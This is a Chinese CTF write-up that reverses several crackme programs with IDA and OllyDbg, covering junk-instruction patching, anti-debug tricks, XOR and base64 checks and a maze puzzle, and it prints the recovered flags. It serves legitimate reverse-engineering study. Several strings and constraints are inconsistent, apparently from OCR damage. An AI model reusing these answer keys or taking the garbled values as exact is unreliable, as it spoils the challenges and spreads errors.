offset=[24,72,108,129,18,92,63,162,110,156,132,101,34,143,28,136,115,114,17,14,69,10,7,11,127,55,58,86,149,21,41,120,142,6,22,36,37,88,133,161,35,137,31,3,20,113,46,42,91,78,102,19,135,153,105,48,107,9,68,64,81,93,147,67,138,160,85,106,154,75,89,66,26,141,2,98,96,124,145,84,71,15,140,90,144,100,61,131,27,23,53,40,130,47,117,148,150,50,111,122,146,57,121,123,82,45,152,109,62,70,116,77,12,139,155,80,103,13,74,16,51,94,87,97,25,151,128,54,125,112,119,118,158,99,95,4,38,79,157,29,33,134,30,126,1,104,52,65,44,83,73,163,0,76,5,60,59,159,8,49,32,43,56,39]
```

```
s="a o pcr6r6yteSoahTos ehaek,a:rcsht on:@dgace.no aipl9 cr eepotr_b pFveoe{niur_deddwhahe hn kifs4taocy utuagewi vX1ooearim nvEw mi Acmeudbbnftninofmeh}Se t 8eaimer"
```

```
result = ''.join([s[offset.index(x)] for x in range(len(s))])
```


print result

```
superlee@ubuntu:~/Documents/sol_file$ python file.py
Since the eavesdropper have obtained our communication key, therefore we have adopted a new communication program.This is our new key:flag_Xd{hSh_ctf:4Ea9F16bA8b@c}
```

Reverse 部分

Warming up

Value:100

Description: Crack the easy program crackme, the key is your correct input

使用 IDA 打开程序，定位到 main_0()函数处，使用 F5 得到 C 代码，发现程序通过

sub_401005()、sub_40100A()得到 result，如果 result 不为 0 就成功。

```
int main_0()
{
    int result; // eax@1
    char v1; // [sp+Ch] [bp-C8h]@1
    int v2; // [sp+4Ch] [bp-88h]@1
    int v3; // [sp+50h] [bp-84h]@1
    char v4; // [sp+54h] [bp-80h]@1

    memset(&v1, 0xCCu, 0xC8u);
    printf("Guess your flag:");
    scanf("%s", &v4);
    v3 = strlen(&v4);
    sub_401005((int)&v4, v3);
    result = sub_40100A(&byte_4257E0);
    v2 = result;
    if ( !result )
        result = printf("Find the key\n");
    return result;
}
```

sub_401005()的参数是用户输入的“flag”和它的长度。但是使用 IDA 分析出错.....

```
.text:0040DBF0 loc_40DBF0: ; CODE XREF: sub_401005↑j
.text:0040DBF0      push    ebp
.text:0040DBF1      mov     ebp, esp
.text:0040DBF3      sub     esp, 48h
.text:0040DBF6      push    ebx
.text:0040DBF7      push    esi
.text:0040DBF8      push    edi
.text:0040DBF9      lea     edi, [ebp-48h]
.text:0040DBFC      mov     ecx, 12h
.text:0040DC01      mov     eax, 0CCCCCCCCh
.text:0040DC06      rep stosd
.text:0040DC08      call    sub_40DC69
.text:0040DC0D      test    eax, eax
.text:0040DC0F      jnz     short loc_40DC13
.text:0040DC11      xor     eax, edi
.text:0040DC13 loc_40DC13: ; CODE XREF: .text:0040DC0F↑j
.text:0040DC13      inc     ebp
.text:0040DC14      cld
```

经过简单的分析可以知道，sub_40100A()调用了 sub_40010B0()，它的功能就是比

较参数*a1 和字符串“VgobmndVIBVE”看是否一样，相等就返回 0，不等就返回 1。从 main

函数中可以看出如果 result 为 0 就能找到 Flag，也就是两个字符串相同。

```

BOOL __cdecl sub_4010B0(char *a1)
{
    char u2; // [sp+Ch] [bp-50h]@1
    char u3[4]; // [sp+4Ch] [bp-10h]@1

    memset(&u2, 0xCCu, 0x50u);
    strcpy(u3, "UgobmndUIBUE");
    return strcmp(a1, u3) != 0;
}

```

所以这道题的关键就是看 sub_401005()函数对参数进行怎样的处理。用 OD 打开程序，定位到 0x401005，跟着它跳到 0x40DBF0，然后下断点，跟进到 0x40DC08 处的 call，发现该函数对返回地址进行修改，如果不在下两条指令下断点该函数就会将返回地址加 5。

0040DC69	\$ 5B	POP EBX	crackme.0040DC0D
0040DC6A	EB 01	JMP SHORT crackme.0040DC6D	
0040DC6C	58	POP EAX	
0040DC6D	33C0	XOR EAX,EAX	
0040DC6F	36:8A43	MOV AL, BYTE PTR SS:[EBX]	
0040DC72	3C CC	CMP AL,0CC	
0040DC74	0F94C0	SETL AL	
0040DC77	C1E0 08	SHL EAX,8	
0040DC7A	36:8A43 01	MOV AL, BYTE PTR SS:[EBX+1]	
0040DC7E	3C CC	CMP AL,0CC	
0040DC80	0F94C0	SETL AL	
0040DC83	C1E0 08	SHL EAX,8	
0040DC86	36:8A43 02	MOV AL, BYTE PTR SS:[EBX+2]	
0040DC8A	3C CC	CMP AL,0CC	
0040DC8C	0F94C0	SETL AL	
0040DC8F	C1E0 08	SHL EAX,8	
0040DC92	36:8A43 03	MOV AL, BYTE PTR SS:[EBX+3]	
0040DC96	3C CC	CMP AL,0CC	
0040DC98	0F94C0	SETL AL	
0040DC9B	EB 01	JMP SHORT crackme.0040DC9E	
0040DC9D	50	PUSH EAX	
0040DC9E	85C0	TEST EAX,EAX	
0040DCA0	0F95C0	SETNE AL	
0040DCA3	03D8	ADD EBX,EAX	
0040DCA5	83C3 05	ADD EBX,5	
0040DCA8	53	PUSH EBX	
0040DCA9	C3	RETN	
0040DCAA	CC	INT3	

返回地址本来应该是 0x40DC0D,加上 5 就是 0x40DC12。Call 和 0x40DC12 之间的指令都是花指令，所以 nop 掉，（call 那条指令也可以 nop，也是加上去的，不过都一样）然后保存下来。

0040DC08	E8 5C000000	CALL crackme.0040DC69	
0040DC0D	85C0	TEST EAX,EAX	
0040DC0F	75 02	JNZ SHORT crackme.0040DC13	
0040DC11	33C7	XOR EAX,EDI	
0040DC13	45	INC EBP	
0040DC14	F8	CLC	
0040DC15	0000	ADD BYTE PTR DS:[EAX],AL	
0040DC17	0000	ADD BYTE PTR DS:[EAX],AL	
0040DC19	EB 09	JMP SHORT crackme.0040DC24	
0040DC1B	8B45 F8	MOV EAX,DWORD PTR SS:[EBP-8]	
0040DC1E	83C0 01	ADD EAX,1	
0040DC21	8B45 F8	MOV DWORD PTR SS:[EBP-8],EAX	
0040DC24	8B4D F8	MOV ECX,DWORD PTR SS:[EBP-8]	
0040DC27	3B4D 0C	CMP ECX,DWORD PTR SS:[EBP+C]	
0040DC2A	7D 2A	JGE SHORT crackme.0040DC56	
0040DC2C	8B55 08	MOV EDX,DWORD PTR SS:[EBP+8]	
0040DC2F	0355 F8	ADD EDX,DWORD PTR SS:[EBP-8]	
0040DC32	0FB002	MOVSX EAX,BYTE PTR DS:[EDX]	
0040DC35	8B45 FC	MOV DWORD PTR SS:[EBP-4],EAX	
0040DC38	8B45 F8	MOV EAX,DWORD PTR SS:[EBP-8]	
0040DC3B	99	CDQ	

使用 IDA 分析新程序，sub_40DBF0()函数很清楚，就是字符串逐一和 1、2、3 循环

异或。结合上述分析可知用户输入的字符串逐一和 1、2、3 循环异或得到的字符串和“VgobmndVIBVE”相同就成功，即“VgobmndVIBVE”和 1、2、3 循环异或得到 flag，为 WelcomeToCTF。

```
int __cdecl sub_40DBF0(int a1, int a2)
{
    char v3; // [sp+Ch] [bp-48h]@1
    int i; // [sp+4Ch] [bp-8h]@1
    int v5; // [sp+50h] [bp-4h]@3

    memset(&v3, -858993460, 0x48u);
    for ( i = 0; i < a2; ++i )
    {
        v5 = *(_BYTE *)(i + a1);
        byte_4257E0[i] = (i % 3 + 1) ^ v5;
    }
    return _chkesp();
}
```

到手的钥匙

Value:100

Description: 现在已经确定截获到一个对方用来传递密钥的程序，但是如何才能拿到密钥？

程序进入后会提示输入用户名和密码，然后对用户名用进行明文比较，用户名为“admin”，然后通过计算输入密码的 md5 值进行比较，md5 值为 ec9add6bd30ea6c7b8c8dbbe46888dcd，可以反推出为 xdadmin，但是这并不是题目的重点。

```

if ( !v14 )
    goto LABEL_24;
v17 = (int)"ec9add6bd30ea6c7b8c8dbbe46888dcd";
v18 = &v4;
while ( 1 )
{
    v23 = *v18;
    v1 = v23 < *(_BYTE *)v17;
    if ( v23 != *(_BYTE *)v17 )
        break;
    if ( !v23 )
        goto LABEL_17;
    v22 = v18[1];
    v1 = v22 < *(_BYTE *)(v17 + 1);
    if ( v22 != *(_BYTE *)(v17 + 1) )
        break;
    v18 += 2;
    v17 += 2;
    if ( !v22 )
    {
LABEL_17:

```

在程序的后面如果输入的用户名不为 admin 的话 ,则会输入暗示内容“You have one more shot...”, 然后程序会检测输入的用户名和密码是否分别为 3247 和 5569。

```

if ( v0 == 3247 && result == 5569 )
{
    For ( i = 0; i < 6; ++i )
    {
        For ( j = 0; j < 8; ++j )
        {
            For ( k = 0; k < 30; ++k )
            {
                if ( j >= 7 )
                {
                    sub_401090(j, i);
                    break;
                }
                sub_402005("-", v2);
            }
        }
        result = i + 1;
    }
}
}

```

然后就会输出隐藏的字符串。将隐藏的后门用户名和密码以及输入的字符串一起提交即为 flag

```

Input the correct user name:3247
Input the correct password:5569
You have one more shot...
.....
.....685b.....
.....
.....428b.....
.....
.....79
db.....
.....bccb.....
.....
.....4b1e.....
.....
baa4

```

忘记用户名

Value:100

Description:

程序一进来会要求输入用户名，然后对检查长度是否为 7。满足条件则将用户名逐位进行计算。计算方法为字符+偏移-字符长度，比较计算结果是否为“IloveXD”。逆推即可得到用户名 flag:PrtzhZE。



```

if ( v5 )
{
    if ( v5 > 0 )
    {
        do
        {
            if ( cAnswer[v2] != v2 + cUsername[v2] - v5 )
                break;
            ++v2;
        }
        while ( v2 < v5 );
    }
    if ( v2 == v5 )
    {
        v6 = "good job!\n";
        goto LABEL_11;
    }
}


```

探囊取物


Value:150

Description: 拿到了密码，得知对方终于要接头了，可是对于接头的具体安排一无所知，只拿到了这个文件，难道是我的打开方式不对？

题目是一张图片，其实是一个程序。直接运行会出现崩溃现象。找到崩溃的地方，发现是因为程序给 call 函数传了一个指向数据的地址。



长度一共是 1177,=11*107



可得出 HSBSATURDAY

捉迷藏

Value:150

Description:

首先要求输入用户名和密码，用户名长度为 7，密码长度为 14。用户名直接和明文“FindKey”

进行比较，密码则调用了一个函数进行计算。

```

u1 = (unsigned int)0x1 ^ __security_cookie;
cUsername[0] = 0;
memset(&cUsername[1], 0, 0x30);
cPasswd[0] = 0;
memset(&cPasswd[1], 0, 0x30);
std::operator<<(std::char_traits<char>>)(std::cout, "input the correct name:\n");
std::operator>>(char_std::char_traits<char>>)(std::cin, cUsername);
u2 = (int)cUsername;
do
    u3 = *(_BYTE *)u2++;
while ( u3 != 0 );
if ( u2 - (_DWORD)&cUsername[1] == 7 )
{
    std::operator<<(std::char_traits<char>>)(std::cout, "input the connect passwd:\n");
    std::operator>>(char_std::char_traits<char>>)(std::cin, cPasswd);
    u4 = (int)cPasswd;
    do
        u5 = *(_BYTE *)u4++;
    while ( u5 != 0 );
    if ( u4 - (_DWORD)&cPasswd[1] == 14 )
    {
        u6 = strcmp(cUsername, "FindReg");
        if ( u6 )
            u6 = -(u6 < 0) | 1;
        if ( !u6 )
        {

```

进入可以看到是一个 base64 的函数 ,然后 base64 的结果和“T25Zb3VyQ29tcHV0ZXI”进行比较。



解密得 OnYourComputer

然后会在系统的临时目录生成一个 jpg 文件并写入 flag , 十六进制打开或者直接分析程序都可以看到。

移动迷宫

Value:200

Description:当赶到的时候发现对方已经提前接头了，但在现场遗留了一个 U 盘并恢复出了一个登陆程序，如何才能拿到密钥？

题目为走迷宫的形式。IDA 中 F5 查看伪代码，程序先将输入的字符串通过 locate 函数进行变换。


```

printf_s("[*] To get the flag, you need to input a correct string.\n\n");
scanf_s("%s", str, 25);
while ( strlen(str) != 24 )
{
    v3 = __iob_func();
    fflush(v3);
    printf_s("\n[*] Please Input a string with 24 characters!\n\n");
    scanf_s("%s", str, 25);
}
for ( times = 0; times < 4; ++times )
    locate(&str[6 * times], &step[6 * times]);

```

locate 函数将输入字符串 str 的字符与二维数组 table 中的字符进行匹配，并返回各字符

在数组中所在的列号(1,2,3,4) ,这些整数代表移动方向 :1--->up ;2-->down ;3-->left ;

4-->right。

```

void __cdecl locate(char *str, char *a)
{
    int col_t; // [sp+0h] [bp-8h]@1
    int row_t; // [sp+4h] [bp-4h]@1

    col_t = 0;
    for ( row_t = 0; row_t < 6; ++row_t )
    {
        while ( col_t < 4 )
        {
            if ( str[row_t] == *(&table[4 * row_t] + col_t) )
            {
                a[row_t] = col_t + 1;
                break;
            }
            ++col_t;
        }
        col_t = 0;
    }
}

```

```

.data:0040E000 ;_BYTE table[24]
.data:0040E000 ?table@@@3PAY03DA db '0','A','1','B'
.data:0040E000 db 'a','2','b','3'
.data:0040E000 db '4','C','5','D'
.data:0040E000 db 'c','6','d','7'
.data:0040E000 db '8','E','9','F'
.data:0040E000 db 'e','0','f','1'

```

具体移动的逻辑实现如下：根据 locate 返回的整数序列移动横纵坐标。二维数组 route 中

的字符代表路径：“#”代表通路，“*”代表障碍物，初始位置为（3,0），终点为（9,8）。

```

.data:0040E018 ; char (* route)[10]
.data:0040E018 ?route@@@3PAY09DA db ' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' ',' '
.data:0040E018 ; DATA XREF: __main+
.data:0040E018 db ' ','#','#','#','#',' ',' ',' ',' ',' ',' ',' '
.data:0040E018 db ' ','#','#',' ',' ','#',' ',' ',' ',' ',' ',' ',' '
.data:0040E018 db '#','#',' ','#','#','#',' ',' ',' ',' ',' ',' ',' '
.data:0040E018 db ' ',' ',' ','#',' ',' ',' ',' ',' ',' ',' ',' '
.data:0040E018 db ' ',' ',' ','#',' ','#','#','#','#','#','#'
.data:0040E018 db ' ',' ',' ','#','#','#',' ',' ',' ',' ',' ','#''
.data:0040E018 db ' ',' ',' ',' ',' ',' ',' ',' ',' ',' ','#''
.data:0040E018 db ' ',' ',' ',' ',' ',' ',' ',' ',' ',' ','#''
.data:0040E018 db ' ',' ',' ',' ',' ',' ',' ',' ',' ',' ','#''

```

```

while ( n < 24 )
{
    switch ( step[n] )
    {
        case 1:
            --row_r;
            break;
        case 2:
            ++row_r;
            break;
        case 3:
            --col_r;
            break;
        case 4:
            ++col_r;
            break;
        default:
            break;
    }
}

```

根据以上分析，step 数组的值应为 4114 4422 3222 4414 4442 2223 才能走到终点，映射到 table 数组中的字符为 Ba47F1A256E0B347F1B2C6Ef，所以最终的 flag 是 flag_Xd{hSh_ctf:Ba47F1A256E0B347F1B2C6Ef}。

Do something

Value:200

Description: 登录程序后收到了一张图片，这其中会有什么蹊跷？

密码输入后检查长度是否为 16 位，然后将 16 位输入转换为偏移。

```

check[0] = a[0] - a[8];
check[1] = a[1] - a[9];
check[2] = a[2] - a[4];
check[3] = a[3] - a[5];
check[4] = a[4] - a[2];
check[5] = a[5] - a[3];
check[6] = a[6];
check[7] = a[7] - a[11];
check[8] = a[8] - a[11] * 3;
check[9] = a[9] - a[11] * 5;
check[10] = a[10] - a[11] * 2;
check[11] = a[11];
check[12] = a[12] - a[13] * 2;
check[13] = a[13] - a[12] * 3;
check[14] = a[14] - a[13] * 5;
check[15] = a[15] - a[14] * 2;
if (a[11] != 0)
{
    printf("Valid ID\n");
    return;
}
check[0] = a[0];
check[1] = a[1] - a[8];
check[2] = a[2] - a[4];
check[3] = a[3] - a[5];

```

其中 16 位的输入需要满足下列关系：

- 第0、8、9 位是否相等
- 第1、10 位是否相等
- 第2、4 位是否相等
- 第3、5 位是否相等
- 第11 位是否等于5
- 第7 位是否等于11 位乘3
- 第12 位大于14 位乘5
- 第13 位等于12 位乘2
- 第3 位大于12 位乘3
- 第0 位大于3 位
- 第21位大于第0 位
- 第0 位等于12 位加6 位
- 第6 位等于15 位乘2

- 第2 位大于14 位乘4
- 第6 位大于2 位

这是一个规划问题，求解得输入为“thisisnottheflag”，输入正确后结果如下所示。




访问网址即可得到 flag。

Crackeme6 write up(help me)

0x01

为了照顾水平技术差异化，本题解答对大神来说，有些繁琐。（大神可以忽略飘过）

方便一部分逆向新手学习。



0x02

命令行程序上图显示崩溃，刚开始还怀疑程序编写的有问题。

于是先暂时用 IDA 载入测试一下。

找到输出位置

```

.text:0040101E      nop
.text:0040101E      pop     ebp
.text:0040101F      inc     ecx
.text:00401020      push    offset asc_40A988 ; "-----\n"
.text:00401025      call    _printf
.text:0040102A      push    offset aWelcomeToOurHs ; "welcome to our hSh ctF ? \n"
.text:0040102F      call    _printf
.text:00401034      push    offset asc_40A988 ; "-----\n"
.text:00401039      call    _printf
.text:0040103E      add     esp, 0Ch
.text:00401041      push    ebp
.text:00401042      nop
.text:00401043      mov     ebp, esp
.text:00401045      inc     ecx
.text:00401046      nop
.text:00401047      push    edx
.text:00401048      nop
.text:00401049      nop
.text:0040104A      pop     edx
.text:0040104B      nop
.text:0040104C      pop     ebp
.text:0040104D      inc     ecx
.text:0040104E      mov     eax, 10h

```

注意到输出位置特殊。往下看貌似后面还有输出

```

.text:0040104E      mov     eax, 10h
.text:00401053      mov     dword ptr [eax], 2
.text:00401059      mov     ecx, 6
.text:0040105E      esi, offset aStillOneStepFu ; "still one step further ? \n"
.text:00401063      lea     edi, [ebp+var_68]
.text:00401066      rep movsd
.text:00401068      movsw
.text:0040106A      push    49h ; size_t
.text:0040106C      mov     dword_40DCF8, eax
.text:00401071      lea     eax, [ebp+var_40]
.text:00401074      push    0 ; int
.text:00401076      push    eax ; void *
.text:00401077      mov     dword_40CF70, 1
.text:00401081      movsb
.text:00401082      call    _memset
.text:00401087      lea     ecx, [ebp+var_68]
.text:0040108A      push    ecx ; char *
.text:0040108B      call    _printf
.text:00401090      push    offset asc_40A988 ; "-----\n"
.text:00401095      call    _printf
.text:0040109A      add     esp, 14h

```

注意此段代码好像是花指令

```

.text:0040109D      push    ebp
.text:0040109E      nop
.text:0040109F      mov     ebp, esp
.text:004010A1      inc     ecx
.text:004010A2      nop
.text:004010A3      push    edx
.text:004010A4      nop
.text:004010A5      nop
.text:004010A6      pop     edx
.text:004010A7      nop
.text:004010A8      pop     ebp
.text:004010A9      inc     ecx

```

可以忽略不管。







往下继续查看发现类似有恭喜字符串，可能答案在附近。

```

.text:004010A8      pop     ebp
.text:004010A9      inc     ecx
.text:004010AA      xor     eax, eax
.text:004010AC      push    offset String ; "rev3rs3_analys1s"
.text:004010B1      mov     dword_40DCF8, eax
.text:004010B6      mov     dword ptr [eax], 12345678h
.text:004010BC      mov     dword_40CF74, 0FFFFFFFFh
.text:004010C6      call    ds:lsrLenA
.text:004010CC      push    offset aCongratulation ; "congratulations ? \n"
.text:004010D1      mov     ebx, eax
.text:004010D3      xor     esi, esi
.text:004010D5      call    _printf
.text:004010DA      push    offset asc_40A988 ; "-----\n"
.text:004010DF      call    _printf
.text:004010E4      add     esp, 8
.text:004010E7      push    ebp
.text:004010E8      nop
.text:004010E9      nop


```

注意查找字符串，可以测试提交一下 flag

	.data:0040CDB4	00000002	C	.
	.data:0040CDC0	00000011	C	rev3rs3_analys1s
	.data:0040CDF8	00000009	C	re768rty
	.data:0040CE5C	00000014	C	congratulations!\n
	.data:0040CE90	0000000E	C	r_c_p_o_y_s1s
	.data:0040CF00	0000000C	C	p_c_e_t_f_c

测试几次之后发现答案均无效，于是继续读函数处理代码。

选测试图菜单，进入图模式，在菜单查看一下函数调用流程图



看到最左侧函数输出使用 OutputDebugStringA 函数。其中输出之前进行了十六进制格式化字符串。“%2X”关键字。在这之上有个用户处理函数 sub_401200。采用 F5 伪代码编译模式查看。

进行快速处理。（前面其实也可以直接采用快捷键 F5 模式直接快速处理，大神忽略飘过）

```

1 int sub_401200(const char *Format, ...)
2 {
3     char *v1; // edx@0
4     va_list va; // [sp+Ch] [bp+Ch]@1
5
6     va_start(va, Format);
7     return vsprintf_s(v1, 3u, Format, va);
8 }

```

是系统字符串处理函数。

```

33 dword_40DCF8 = 0;
34 v3 = 305419896;
35 dword_40CF78 = -2;
36 if ( v3 )
37 {
38     do
39     {
40         if ( dword_40CF70 == 1 )
41         {
42             v5 = dword_40CF74;
43             if ( dword_40CF74 == -1 )
44             {
45                 if ( dword_40CF78 != -2 )
46                     goto LABEL_12;
47                 String[v4] ^= 9u;
48                 v6 = String[v4];
49                 v9 = 0;
50                 OutputString = 0;
51                 sub_401200("%2X", v6);
52                 OutputDebugStringA(&OutputString);
53                 ++v4;
54                 continue;
55             }
56         }
57         else
58         {
59             if ( dword_40CF70 == 2 || (v5 = dword_40CF74, dword_40CF74 == -1) )
60             {
61 LABEL_12:
62                 ++v4;
63                 Sleep(0xAu);
64                 printf(&v10);
65                 printf("-----\n");
66                 continue;
67             }

```

到这里，还有字符串处理，异或算法，分之比较。可以看看

```

51     sub_401200("%2X", v6);
52     OutputDebugStringA(&OutputString);

```

测试输出的十六进制会不会是 flag 结果。

rev3rs3_analys1s

循环每个字节

```

String[v4] ^= 9u;

```

异或 0x09

==>7B6C7F3A7B7A3A5668676838707A387A

测试成功。

0x03

Ida 使用工具自动静态分析，在不运行的情况下绕过了崩溃，难度降低。

采用 `odbg` 那么题目将会加大难度，其中有三个异常退出函数。

必须进行人工修复，否则一直处于无法继续调试状态。

而且必须保持返回值不能被修改。

修复好运行开启 debugview 直接

36	19:39:31.379	[2872]	7B
37	19:39:31.379	[2872]	6C
38	19:39:31.379	[2872]	7F
39	19:39:31.379	[2872]	3A
40	19:39:31.379	[2872]	7B
41	19:39:31.379	[2872]	7A
42	19:39:31.379	[2872]	3A
43	19:39:31.379	[2872]	56
44	19:39:31.379	[2872]	68
45	19:39:31.379	[2872]	67
46	19:39:31.379	[2872]	68
47	19:39:31.379	[2872]	38
48	19:39:31.379	[2872]	70
49	19:39:31.379	[2872]	7A
50	19:39:31.379	[2872]	38
51	19:39:31.379	[2872]	7A

后面具体就不细说了。雷同。


Forensics 部分

0x01 233


访问答题页面，查看源代码，发现一大段使用 jsfuck 编码的字符串

[illegible]

直接 F12 拷贝到浏览器的控制台里



运行发现一段 ansi 编码的一句话，将内容拷贝到记事本里保存为 unicode 编码

